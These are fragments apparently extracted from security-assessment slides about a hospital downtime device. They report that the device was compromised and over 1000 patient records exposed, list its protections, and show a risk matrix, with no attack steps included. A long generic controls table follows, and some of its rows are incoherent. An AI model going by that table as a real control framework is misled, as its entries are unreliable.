
→ Lessons Learned: Almost any binary can be patched


→ Results: Full application and server compromise

→ Patient Records: > 1000




	High	Impact Medium	Low
Complexity Low	Red with blue circle	Red	Yellow
Complexity Medium	Red	Yellow	Green
Complexity High	Yellow	Green	Green





Downtime Device Security


- Encrypted hard drive
- Generic authentication required
- Patient Reports are encrypted
- Access to reports require username/password (HIPAA Compliance)
- Username/password hashes stored locally in encrypted file




Sign In


User:


Password:





Control Objective	Control Component	Control Activity	Control Point	Control Method	Control Frequency	Control Responsibility	Control Effectiveness
Asset Protection	Physical Controls	Locking doors, security cameras	Entrances, exits	Physical	Continuous	Security personnel	High
Asset Protection	Access Controls	Passwords, biometrics	IT systems, databases	IT	Continuous	IT staff	High
Asset Protection	Inventory Controls	Counting, tagging	Warehouses, storage areas	Physical	Periodic	Warehouse staff	Medium
Asset Protection	Segregation of Duties	Dividing tasks among employees	Accounting, operations	Organizational	Continuous	Employees	High
Asset Protection	Authorization	Approval processes	Transactions, payments	Organizational	Continuous	Supervisors	High
Asset Protection	Reconciliation	Comparing records	Bank statements, ledgers	Accounting	Periodic	Accounting staff	High
Asset Protection	Backup and Recovery	Regular backups	IT systems, databases	IT	Periodic	IT staff	High
Asset Protection	Disaster Recovery	Emergency plans	IT systems, databases	IT	Periodic	IT staff	High
Asset Protection	Insurance	Purchasing policies	Assets, liabilities	Financial	Periodic	Finance department	High
Asset Protection	Legal Compliance	Adhering to laws	Operations, reporting	Legal	Continuous	Legal department	High
Asset Protection	Employee Training	Education programs	All employees	Human Resources	Continuous	HR department	High
Asset Protection	Internal Audits	Independent reviews	All areas	Auditing	Periodic	Audit department	High
Asset Protection	Whistleblowers	Reporting mechanisms	All areas	Human Resources	Continuous	HR department	High
Asset Protection	Vendor Management	Supplier selection	Purchasing	Purchasing	Periodic	Purchasing department	High
Asset Protection	Customer Management	Client relationship	Sales, service	Sales/Service	Continuous	Sales/Service staff	High
Asset Protection	Contract Management	Agreement terms	Legal, operations	Legal	Periodic	Legal department	High
Asset Protection	Compliance Monitoring	Regulatory checks	All areas	Compliance	Continuous	Compliance department	High
Asset Protection	Business Continuity	Emergency plans	All areas	Operations	Periodic	Operations department	High
Asset Protection	Information Security	Data protection	IT systems, databases	IT	Continuous	IT staff	High
Asset Protection	Physical Security	Access control	Buildings, premises	Physical	Continuous	Security personnel	High
Asset Protection	IT Security	Network protection	IT systems, databases	IT	Continuous	IT staff	High
Asset Protection	Financial Security	Investment protection	Finance, investments	Finance	Continuous	Finance department	High
Asset Protection	Legal Security	Contract review	Legal, operations	Legal	Periodic	Legal department	High
Asset Protection	Operational Security	Process optimization	Operations, production	Operations	Continuous	Operations staff	High
Asset Protection	Human Security	Employee safety	All employees	Human Resources	Continuous	HR department	High
Asset Protection	Environmental Security	Eco-friendly practices	All areas	Operations	Continuous	Operations staff	High
Asset Protection	Social Security	Community relations	All areas	Marketing	Continuous	Marketing department	High
Asset Protection	Reputation Security	Brand management	All areas	Marketing	Continuous	Marketing department	High
Asset Protection	Customer Security	Privacy protection	Sales, service	Sales/Service	Continuous	Sales/Service staff	High
Asset Protection	Vendor Security	Supplier vetting	Purchasing	Purchasing	Periodic	Purchasing department	High
